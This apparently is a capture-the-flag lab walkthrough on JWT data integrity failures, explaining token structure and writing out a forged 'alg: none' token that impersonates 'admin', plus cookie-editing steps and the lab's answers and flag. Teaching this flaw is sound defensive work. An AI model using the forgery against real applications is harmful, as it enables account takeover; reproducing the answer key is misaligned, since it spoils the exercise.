
Task 20 : Data Integrity Failures

Data Integrity Failures


Let’s think of how web applications maintain sessions. Usually, when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts. This token will be repeated on each subsequent request so that the web application knows who we are. These session tokens can come in many forms but are usually assigned via cookies. **Cookies** are key-value pairs that a web application will store on the user’s browser and that will be automatically repeated on each request to the website that issued them.



For example, if you were creating a webmail application, you could assign a cookie to each user after logging in that contains their username. In subsequent requests, your browser would always send your username in the cookie so that your web application knows what user is connecting. This would be a terrible idea security-wise because, as we mentioned, cookies are stored on the user’s browser, so if the user tampers with the cookie and changes the username, they could potentially impersonate someone else and read their emails! This application would suffer from a data integrity failure, as it trusts data that an attacker can tamper with.

One solution to this is to use some integrity mechanism to guarantee that the cookie hasn’t been altered by the user. To avoid re-inventing the wheel, we could use some token implementations that allow you to do this and deal with all of the cryptography to provide proof of integrity without you having to bother with it. One such implementation is **JSON Web Tokens (JWT)**.

JWTs are very simple tokens that allow you to store key-value pairs on a token that provides integrity as part of the token. The idea is that you can generate tokens that you can give your users with the certainty that they won't be able to alter the key-value pairs and pass the integrity check. The structure of a JWT token is formed of 3 parts:


eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJWBJBYt5xOph2CpIhlxqdUw
Header
Payload
Signature

```
{
  "typ":"JWT",
  "alg":"HS256"
}
```

```
{
  "username":"guest",
  "exp":1665076836
}
```

```
.Æw..ð>.K¾E(.¨.%`I..yÄêaØ*H.\juL
```

The header contains metadata indicating this is a JWT, and the signing algorithm in use is HS256. The payload contains the key-value pairs with the data that the web application wants the client to store. The signature is similar to a hash, taken to verify the payload's integrity. If you change the payload, the web application can verify that the signature won't match the payload and know that you tampered with the JWT. Unlike a simple hash, this signature involves the use of a secret key held by the server only, which means that if you change the payload, you won't be able to generate the matching signature unless you know the secret key.

Notice that each of the 3 parts of the token is simply plaintext encoded with base64. You can use this online tool to encode/decode base64. Try decoding the header and payload of the following token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY
1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJWBJBYt5xOph2CpIhlxqdUw


Note: The signature contains binary data, so even if you decode it, you won't be able to make much sense of it anyways.

JWT and the None Algorithm

A data integrity failure vulnerability was present on some libraries implementing JWTs a while ago. As we have seen, JWT implements a signature to validate the integrity of the payload data. The vulnerable libraries allowed attackers to bypass the signature validation by changing the two following things in a JWT:

1. Modify the header section of the token so that the `alg` header would contain the value `none`.
2. Remove the signature part.

Taking the JWT from before as an example, if we wanted to change the payload so that the username becomes “admin” and no signature check is done, we would have to decode the header and payload, modify them as needed, and encode them back. Notice how we removed the signature part but kept the dot at the end.




```
{
  "typ":"JWT",
  "alg":"none"
}
```

```
{
  "username":"admin",
  "exp":1665076836
}
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjY1MDc2ODM2fQ.
```

It sounds pretty simple! Let’s walk through the process an attacker would have to follow in an example scenario. Navigate to http://MACHINE_IP:8089/ and follow the instructions in the questions below.

If we will try to login as guest with wrong credential it will show the password for guest as shown below.




Invalid Credentials. You can also login as "guest" with password "guest"

If your login was successful, you should now have a JWT stored as a cookie in your browser. Press F12 to bring out the Developer Tools.


Depending on your browser, you will be able to edit cookies from the following tabs:

Firefox




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.e...	10.10.117.92	/	Session	140	false	false	None	Mon, 10 Oct 2022 0...

Chrome



Name	Value	Domain	Path	Expires ...	Size	H.	Secure	Same...	Same...	Partiti...	Prio...
jwt-token	eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.ey...	10.10.117.92	/	Session	96						Medium

Edit the cookies to get the flag :
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjc4MzU4MzA5fQ==.



THM{Dont_take_cookies_from_strangers}

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-sessi...	eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0...	10.10.125.245	/	Session	101	false	false	None	Thu, 09 Mar 2023 1...

```
Data
jwt-session: "eyJ0eXAiOiJKV1Qi...jc4MzU4MzA5fQ==."
  Created: "Thu, 09 Mar 2023 09:53:16 GMT"
  Domain: "10.10.125.245"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Thu, 09 Mar 2023 10:20:58 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
```

Answer the questions below :

1. Try logging into the application as guest. What is guest's account password?
A. guest

2. What is the name of the website's cookie containing a JWT token?
A. jwt-session

3. Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin".
A. No answer needed

4. What is the flag presented to the admin user?
A. THM{Dont_take_cookies_from_strangers}